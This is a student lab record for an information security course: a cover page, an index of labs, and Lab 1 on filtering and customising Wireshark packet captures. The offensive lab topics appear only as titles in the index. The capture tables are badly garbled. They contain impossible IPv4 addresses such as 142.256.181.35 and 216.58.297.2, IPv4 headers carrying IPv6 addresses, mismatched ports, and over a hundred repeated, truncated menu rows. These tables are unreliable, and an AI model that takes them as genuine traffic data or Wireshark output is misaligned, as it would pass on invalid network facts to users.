

School of Electronics Engineering (SENSE) B.Tech –

Electronics & Communication Engineering

**CSE3501 – INFORMATION SECURITY
ANALYSIS AND AUDIT**

LAB RECORD (L51 + L52)

Submitted By

ASHWIN SANTOSH

19BEC1027

Submitted To

Dr. REVATHI S



VIT[®]

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

VIT

CHENNAI

Vandalur - Kelambakkam Road

Chennai – 600127

INDEX

Exp. No.	Title of the Experiment	Page No.
1	Analyzing the traffic using Wireshark tool	4
2	Exploiting Web Application Vulnerability	15
3	Capturing Packets Using tcpdump	22
4	Session Hijacking	30
5	Uncomplicated Firewall	40
6	Implementing Man in the Middle Attack	53
7	SQLi to Shell	58
8	Proxy Servers (Static, Dynamic, Random), Ddos Attack	77
9	Network Intrusion Detection System (SNORT)	91
10	Network Configuration In CLI	100
11	Virtual LAN configuration	106

12	Firewall Configuration	114
13	Standard and Extended Access Control Lists	120

LAB 1

Analyzing the Network traffic using Wireshark tool

Objective:

- Introduction to the Wireshark tool.
- Customizing and analyzing the Wireshark column display.


Software Used: Kali Linux

Task 1


Introduction to the Wireshark tool.

Procedure:


- Go to Wireshark tool in Kali Linux and click eth0.



- This following window can be seen, showing columns of various parameters like time, source, destination, address and protocol.



- Change the address type and time form.



- Now type tcp in the search box. Here, the traffic following TCP protocols can be observed.

Time	Source	src_p Destination	dst_port	Host	Server Name	Info
2022-01-10 18:05:06.0768891	192.168.0.111	45.. 142.256.181.35	80			[TCP Keep-Alive] 45864 - 80 [ACK] Seq=3362 Ack=6315
2022-01-10 18:05:06.073472	142.256.181.35	80	192.168.0.111	45864		[TCP Keep-Alive ACK] 80 - 45864 [ACK] Seq=6315 Ack=80
2022-01-10 18:05:06.321798	192.168.0.111	45.. 143.264.112.113	443			[TCP Keep-Alive] 45850 - 443 [ACK] Seq=1043 Ack=4772
2022-01-10 18:05:07.330778	143.264.112.113	443	192.168.0.111	45850		[TCP Keep-Alive ACK] 443 - 45850 [ACK] Seq=4772 Ack=1043
2022-01-10 18:05:07.474789	192.168.0.111	45.. 143.264.112.113	80			[TCP Keep-Alive] 45862 - 80 [ACK] Seq=3362 Ack=6315
2022-01-10 18:05:07.348989	142.256.181.35	80	192.168.0.111	45862		[TCP Keep-Alive ACK] 80 - 45862 [ACK] Seq=703 Ack=37
2022-01-10 18:05:07.606682	192.168.0.111	45.. 143.264.112.113	443			[TCP Keep-Alive] 45852 - 443 [ACK] Seq=2400 Ack=3053
2022-01-10 18:05:07.614866	143.264.112.113	443	192.168.0.111	45852		[TCP Keep-Alive ACK] 443 - 45852 [ACK] Seq=3053 Ack=1043
2022-01-10 18:05:09.907553	192.168.0.111	40.. 93.184.220.29	80			[TCP Keep-Alive] 45818 - 80 [ACK] Seq=374 Ack=899 Win=0
2022-01-10 18:05:09.907553	93.184.220.29	80	192.168.0.111	45818		[TCP Keep-Alive ACK] 80 - 45818 [ACK] Seq=899 Ack=374
2022-01-10 18:05:18.161813	192.168.0.111	44.. 34.237.152.155	443			[TCP Keep-Alive] 44816 - 443 [ACK] Seq=1831 Ack=3695
2022-01-10 18:05:10.431991	34.237.152.155	443	192.168.0.111	44816		[TCP Keep-Alive ACK] 443 - 44816 [ACK] Seq=3691 Ack=1043

Frame 389: 81 bytes on wire (752 bits), 84 bytes captured (752 bits) on interface eth0, id 0
 Ethernet II, Src: PcsCompu_24:a0:35 (08:00:27:24:a0:35), Dst: D-LinIn5a:10:48 (bc:0f:9a:5a:10:48)
 Internet Protocol Version 6, Src: 2001:8f8:1869:58db:f9c:cd25:8a5:ac95, Dst: 2008:9000:280c:da09:a:da0e:7900:93a1
 Transmission Control Protocol, Src Port: 56666, Dst Port: 443, Seq: 0, Len: 0

● Transmission Control Protocol:Protocol

Packets: 3534 - Displayed: 2958 (83.7%) | Profile: Default

- Now, filter out the traffic having just one specific IP address.
(ip.addr == <ip>)

Title: ip.addr == 192.168.0.111	Type: UTC time	src_p Destination	dst_port	Host	Server Name	Info	Occurrence:	OK	Cancel
2022-01-10 18:06:16.476564..	192.168.0.111	45.. 142.256.181.35	80			[TCP Keep-Alive] 45986 - 80 [ACK] Seq=747 Ack=1404 Win=0			
2022-01-10 18:06:16.476576..	192.168.0.111	45.. 142.256.181.35	80			[TCP Keep-Alive] 45988 - 80 [ACK] Seq=747 Ack=1404 Win=0			
2022-01-10 18:06:16.480698..	142.256.181.35	80	192.168.0.111	45904		[TCP Keep-Alive ACK] 80 - 45904 [ACK] Seq=1044 Ack=37			
2022-01-10 18:06:16.488917..	142.256.181.35	80	192.168.0.111	45902		[TCP Keep-Alive ACK] 80 - 45902 [ACK] Seq=3939 Ack=1044			
2022-01-10 18:06:16.489181..	142.256.181.35	80	192.168.0.111	45906		[TCP Keep-Alive ACK] 80 - 45906 [ACK] Seq=3940 Ack=1044			
2022-01-10 18:06:16.489181..	142.256.181.35	80	192.168.0.111	45908		[TCP Keep-Alive ACK] 80 - 45908 [ACK] Seq=3942 Ack=1044			
2022-01-10 18:06:16.489181..	142.256.181.35	80	192.168.0.111	45908		[TCP Keep-Alive ACK] 80 - 45908 [ACK] Seq=3944 Ack=1044			
2022-01-10 18:06:17.745147..	192.168.0.111	45.. 142.256.181.35	80			[TCP Keep-Alive] 45884 - 80 [ACK] Seq=3362 Ack=6315 Win=0			
2022-01-10 18:06:17.745147..	192.168.0.111	45.. 142.256.181.35	80			[TCP Keep-Alive ACK] 80 - 45884 [ACK] Seq=3362 Ack=6315 Win=0			
2022-01-10 18:06:18.010269..	192.168.0.111	40.. 93.184.220.29	80			[TCP Keep-Alive] 45978 - 80 [ACK] Seq=1113 Ack=2399 Win=0			
2022-01-10 18:06:18.010269..	93.184.220.29	80	192.168.0.111	40768		[TCP Keep-Alive ACK] 80 - 40768 [ACK] Seq=2398 Ack=1113			
2022-01-10 18:06:18.017253..	143.264.112.113	443	192.168.0.111	45850		[TCP Keep-Alive ACK] 443 - 45850 [ACK] Seq=4772 Ack=1043 Win=0			

- Now filter out the traffic having just one specific IP address source.

Title: ip.src == 192.168.0.111	Type: UTC time	src_p Destination	dst_port	Host	Server Name	Info	Occurrence:	OK	Cancel
2022-01-10 18:06:50.859798..	192.168.0.111	40.. 142.256.181.99	443			[TCP Keep-Alive] 40824 - 443 [ACK] Seq=1335 Ack=35028 Win=87168 Len=0			
2022-01-10 18:06:50.859798..	192.168.0.111	36.. 216.239.38.120	443			[TCP Keep-Alive] 40824 - 36111 [ACK] Seq=1811 Ack=5088 Win=64128 Len=0			
2022-01-10 18:06:51.445311..	192.168.0.111	45.. 142.256.181.99	80			[TCP Keep-Alive] 40824 - 445311 [ACK] Seq=3363 Ack=6315 Win=64128 Len=0			
2022-01-10 18:06:51.148797..	192.168.0.111	45.. 142.256.181.35	80			[TCP Keep-Alive] 40824 - 80 [ACK] Seq=3364 Ack=6316 Win=64128 Len=0			
2022-01-10 18:06:51.148797..	192.168.0.111	38.. 172.217.19.13	443			Application Data			
2022-01-10 18:06:51.148797..	192.168.0.111	46.. 142.256.181.65	443			Application Data			
2022-01-10 18:06:51.860103..	192.168.0.111	46.. 142.256.181.65	443			Application Data			
2022-01-10 18:06:51.860103..	192.168.0.111	38.. 172.217.19.13	443			Application Data			
2022-01-10 18:06:52.857255..	192.168.0.111	42.. 172.217.19.166	443			Application Data			
2022-01-10 18:06:52.857313..	192.168.0.111	54.. 172.217.19.170	443			Application Data			
2022-01-10 18:06:52.861890..	192.168.0.111	54.. 172.217.19.170	443			Application Data			
2022-01-10 18:06:52.861916..	192.168.0.111	42.. 172.217.19.166	443			Application Data			

- Now filter out the traffic having just one specific IP address destination.

Title: ip.dst == 192.168.0.111	Type: UTC time	src_p Destination	dst_port	Host	Server Name	Info	Occurrence:	OK	Cancel
2022-01-10 18:07:45.221240..	142.256.181.99	443	192.168.0.111	40018		[TCP Keep-Alive] 443 - 40018 [ACK] Seq=41919 Ack=1588 Win=68988 Len=0			
2022-01-10 18:07:45.221240..	142.256.181.99	443	192.168.0.111	40018		[TCP Keep-Alive] 443 - 40018 [ACK] Seq=41919 Ack=1588 Win=68988			
2022-01-10 18:07:45.221937..	216.239.38.120	443	192.168.0.111	36760		[TCP Keep-Alive] 443 - 36760 [ACK] Seq=5685 Ack=1985 Win=69120 Len=0			
2022-01-10 18:07:45.221937..	216.239.38.120	443	192.168.0.111	36760		[TCP Keep-Alive] 443 - 36760 [ACK] Seq=5685 Ack=1985 Win=69120			
2022-01-10 18:07:46.226558..	172.217.19.166	443	192.168.0.111	42014		[TCP Keep-Alive] 443 - 42014 [ACK] Seq=5899 Ack=1164 Win=68864 Len=0			
2022-01-10 18:07:46.226558..	172.217.19.166	443	192.168.0.111	42014		[TCP Keep-Alive] 443 - 42014 [ACK] Seq=5899 Ack=1164 Win=68864			
2022-01-10 18:07:47.231390..	142.256.181.78	443	192.168.0.111	40856		[TCP Keep-Alive] 443 - 40856 [ACK] Seq=8187 Ack=1189 Win=68864 Len=0			
2022-01-10 18:07:47.231390..	142.256.181.78	443	192.168.0.111	40856		[TCP Keep-Alive] 443 - 40856 [ACK] Seq=8187 Ack=1189 Win=68864			
2022-01-10 18:07:47.231663..	172.217.19.170	443	192.168.0.111	54392		[TCP Keep-Alive] 443 - 54392 [ACK] Seq=9412 Ack=1485 Win=68864 Len=0			
2022-01-10 18:07:47.231663..	172.217.19.170	443	192.168.0.111	54392		[TCP Keep-Alive] 443 - 54392 [ACK] Seq=9412 Ack=1485 Win=68864			
2022-01-10 18:07:52.952855..	216.58.297.2	443	192.168.0.111	42022		[TCP Keep-Alive] 443 - 42022 [ACK] Seq=7395 Ack=1494 Win=68864 Len=0			
2022-01-10 18:07:52.952855..	216.58.297.2	443	192.168.0.111	42022		[TCP Keep-Alive] 443 - 42022 [ACK] Seq=7395 Ack=1494 Win=68864			

Frame 378: 199 bytes on wire (1592 bits), 199 bytes captured (1592 bits) on interface eth0, id 0
 Ethernet II, Src: PcsCompu_24:a0:35 (08:00:27:24:a0:35), Dst: D-LinIn5a:10:48 (bc:0f:9a:5a:10:48)
 Internet Protocol Version 4, Src: 2001:8f8:1869:58db:f9c:cd25:8a5:ac95, Dst: 2008:9000:280c:da09:a:da0e:7900:93a1
 User Datagram Protocol, Src Port: 53, Dst Port: 54014
 Domain Name System (response)

Task 2

Customizing and analyzing the Wireshark column display.

Procedure:

- Open ‘test_wireshark.pcap’ file in Wireshark.

Time	Source	src_ip	Destination	dst_port	Host	Server Name	Info
2018-08-03 19:06:20.737689	192.168.10.195	49...	192.0.79.32	80			49714 → 80 [ACK] Seq=440 Ack=19321 Win=65535 Len=0
2018-08-03 19:06:20.737743	192.0.79.32	80	192.168.10.195	49714			80 → 49714 [PSH, ACK] Seq=19321 Ack=440 Win=642
2018-08-03 19:06:20.737898	192.168.10.195	49...	192.0.79.32	80			49714 → 80 [ACK] Seq=440 Ack=20669 Win=65535 Len=0
2018-08-03 19:06:20.740375	192.168.10.195	56...	192.168.10.1	53			Standard query 0x6127 A admin.brightcove.com
2018-08-03 19:06:20.741167	192.0.79.32	80	192.168.10.195	49714			80 → 49714 [PSH, ACK] Seq=20669 Ack=440 Win=642
2018-08-03 19:06:20.741476	192.168.10.195	49...	192.0.79.32	80			49714 → 80 [ACK] Seq=440 Ack=21897 Win=65535 Len=0
2018-08-03 19:06:20.741539	192.0.79.32	80	192.168.10.195	49714			80 → 49714 [PSH, ACK] Seq=21897 Ack=440 Win=642
2018-08-03 19:06:20.741826	192.168.10.195	49...	192.0.79.32	80			49714 → 80 [ACK] Seq=440 Ack=23186 Win=65535 Len=0
2018-08-03 19:06:20.744111	192.168.10.195	59...	192.168.10.1	53			Standard query 0xe0c8 A usatcollege.files.wordpress.com
2018-08-03 19:06:20.744942	192.0.79.32	80	192.168.10.195	49714			80 → 49714 [PSH, ACK] Seq=23185 Ack=440 Win=642
2018-08-03 19:06:20.745296	192.168.10.195	49...	192.0.79.32	80			49714 → 80 [ACK] Seq=440 Ack=24473 Win=65535 Len=0
2018-08-03 19:06:20.745302	192.0.79.32	80	192.168.10.195	49714			80 → 49714 [PSH, ACK] Seq=24473 Ack=440 Win=642

> Frame 1: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
> Ethernet II, Src: Hewlett_P_1c:47:ae (00:08:00:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
> Internet Protocol Version 4, Src: 192.168.10.195, Dst: 192.168.10.1
> User Datagram Protocol, Src Port: 62066, Dst Port: 53
> Domain Name System (query)

```


0000  28 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00  .*. .G..E.
0010  00 42 77 31 00 00 88 11  2d 65 c0 a8 0a c3 c0 a8  .Bw1. .-e. .....
0020  0a 01 f2 36 00 35 00 2e  ae 31 df 27 01 00 00 01  ..6 5. .1.'.....
0030  00 00 00 00 00 00 07 63  6f 6c 6c 65 67 65 08 75  .....c o l l e g e u
0040  73 61 74 6f 64 61 79 03  63 6f 6d 00 00 01 00 01  satoday. com .....

```


- Right click the column bar and hide the Serial no. column.

Apply a display filter ... <Ctrl-/>							
No.	Align Left	Destination	Protocol	Length	Info		
1	Align Center	5 192.168.10.1	DNS	80	Standard query 0xdf27 A college.usatcollege.com		
2	Align Right	192.168.10.195	DNS	169	Standard query response 0xdf27 A college.usatcollege.com		
3	Column Preferences...	5 192.0.79.32	TCP	66	49714 → 80 [SYN] Seq=0 Win=65535 Len=0		
4	Edit Column	192.168.10.195	TCP	58	80 → 49714 [SYN, ACK] Seq=0 Ack=1 Win=65535		
5	Resize to Contents	5 192.0.79.32	HTTP	54	49714 → 80 [ACK] Seq=1 Ack=1 Win=65535		
6	Resize Column to Width...	192.168.10.195	TCP	493	GET /2017/03/01/whats-the-difference-l		
7	Resolve Names	192.168.10.195	TCP	54	80 → 49714 [ACK] Seq=1 Ack=440 Win=642		
8	Fr...	192.168.10.195	TCP	1514	80 → 49714 [ACK] Seq=1 Ack=440 Win=642		
9	Eti...	192.168.10.195	TCP	1514	80 → 49714 [ACK] Seq=1461 Ack=440 Win=642		
10	In...	192.168.10.195	TCP	998	80 → 49714 [PSH, ACK] Seq=2921 Ack=440 Win=642		
11	Us...	192.168.10.195	TCP			
12	Do...	192.168.10.195	TCP			
13	Fr...	192.168.10.195	TCP			
14	Eti...	192.168.10.195	TCP			
15	In...	192.168.10.195	TCP			
16	Us...	192.168.10.195	TCP			
17	Do...	192.168.10.195	TCP			
18	Fr...	192.168.10.195	TCP			
19	Eti...	192.168.10.195	TCP			
20	In...	192.168.10.195	TCP			
21	Us...	192.168.10.195	TCP			
22	Do...	192.168.10.195	TCP			
23	Fr...	192.168.10.195	TCP			
24	Eti...	192.168.10.195	TCP			
25	In...	192.168.10.195	TCP			
26	Us...	192.168.10.195	TCP			
27	Do...	192.168.10.195	TCP			
28	Fr...	192.168.10.195	TCP			
29	Eti...	192.168.10.195	TCP			
30	In...	192.168.10.195	TCP			
31	Us...	192.168.10.195	TCP			
32	Do...	192.168.10.195	TCP			
33	Fr...	192.168.10.195	TCP			
34	Eti...	192.168.10.195	TCP			
35	In...	192.168.10.195	TCP			
36	Us...	192.168.10.195	TCP			
37	Do...	192.168.10.195	TCP			
38	Fr...	192.168.10.195	TCP			
39	Eti...	192.168.10.195	TCP			
40	In...	192.168.10.195	TCP			
41	Us...	192.168.10.195	TCP			
42	Do...	192.168.10.195	TCP			
43	Fr...	192.168.10.195	TCP			
44	Eti...	192.168.10.195	TCP			
45	In...	192.168.10.195	TCP			
46	Us...	192.168.10.195	TCP			
47	Do...	192.168.10.195	TCP			
48	Fr...	192.168.10.195	TCP			
49	Eti...	192.168.10.195	TCP			
50	In...	192.168.10.195	TCP			
51	Us...	192.168.10.195	TCP			
52	Do...	192.168.10.195	TCP			
53	Fr...	192.168.10.195	TCP			
54	Eti...	192.168.10.195	TCP			
55	In...	192.168.10.195	TCP			
56	Us...	192.168.10.195	TCP			
57	Do...	192.168.10.195	TCP			
58	Fr...	192.168.10.195	TCP			
59	Eti...	192.168.10.195	TCP			
60	In...	192.168.10.195	TCP			
61	Us...	192.168.10.195	TCP			
62	Do...	192.168.10.195	TCP			
63	Fr...	192.168.10.195	TCP			
64	Eti...	192.168.10.195	TCP			
65	In...	192.168.10.195	TCP			
66	Us...	192.168.10.195	TCP			
67	Do...	192.168.10.195	TCP			
68	Fr...	192.168.10.195	TCP			
69	Eti...	192.168.10.195	TCP			
70	In...	192.168.10.195	TCP			
71	Us...	192.168.10.195	TCP			
72	Do...	192.168.10.195	TCP			
73	Fr...	192.168.10.195	TCP			
74	Eti...	192.168.10.195	TCP			
75	In...	192.168.10.195	TCP			
76	Us...	192.168.10.195	TCP			
77	Do...	192.168.10.195	TCP			
78	Fr...	192.168.10.195	TCP			
79	Eti...	192.168.10.195	TCP			
80	In...	192.168.10.195	TCP			
81	Us...	192.168.10.195	TCP			
82	Do...	192.168.10.195	TCP			
83	Fr...	192.168.10.195	TCP			
84	Eti...	192.168.10.195	TCP			
85	In...	192.168.10.195	TCP			
86	Us...	192.168.10.195	TCP			
87	Do...	192.168.10.195	TCP			
88	Fr...	192.168.10.195	TCP			
89	Eti...	192.168.10.195	TCP			
90	In...	192.168.10.195	TCP			
91	Us...	192.168.10.195	TCP			
92	Do...	192.168.10.195	TCP			
93	Fr...	192.168.10.195	TCP			
94	Eti...	192.168.10.195	TCP			
95	In...	192.168.10.195	TCP			
96	Us...	192.168.10.195	TCP			
97	Do...	192.168.10.195	TCP			
98	Fr...	192.168.10.195	TCP			
99	Eti...	192.168.10.195	TCP			
100	In...	192.168.10.195	TCP			
101	Us...	192.168.10.195	TCP			
102	Do...	192.168.10.195	TCP			
103	Fr...	192.168.10.195	TCP			
104	Eti...	192.168.10.195	TCP			
105	In...	192.168.10.195	TCP			
106	Us...	192.168.10.195	TCP			
107	Do...	192.168.10.195	TCP			
108	Fr...	192.168.10.195	TCP			
109	Eti...	192.168.10.195	TCP			
110	In...	192.168.10.195	TCP			
111	Us...	192.168.10.195	TCP			
112	Do...	192.168.10.195	TCP			
113	Fr...	192.168.10.195	TCP			
114	Eti...	192.168.10.195	TCP			
115	In...	192.168.10.195	TCP			
116	Us...	192.168.10.195	TCP			
117	Do...	192.168.10.195	TCP			
118	Fr...	192.168.10.195	TCP			
119	Eti...	192.168.10.195	TCP			
120	In...	192.168.10.195	TCP			
121	Us...	192.168.10.195	TCP			
122	Do...	192.168.10.195	TCP			
123	Fr...	192.168.10.195	TCP			
124	Eti...	192.168.10.195	TCP			
125	In...	192.168.10.195	TCP			
126	Us...	192.168.10.195	TCP			
127	Do...	192.168.10.195	TCP			
128	Fr...	192.168.10.195	TCP			
129	Eti...	192.168.10.195	TCP			
130	In...	192.168.10.195	TCP			
131	Us...	192.168.10.195	TCP			
132	Do...	192.168.10.195	TCP			
133	Fr...	192.168.10.195	TCP			
134	Eti...	192.168.10.195	TCP			
135	In...	192.168.10.195	TCP			
136	Us...	192.168.10.195	TCP			
137	Do...	192.168.10.195	TCP			
138	Fr...	192.168.10.195	TCP			
139</							


- The serial bar column is hidden.



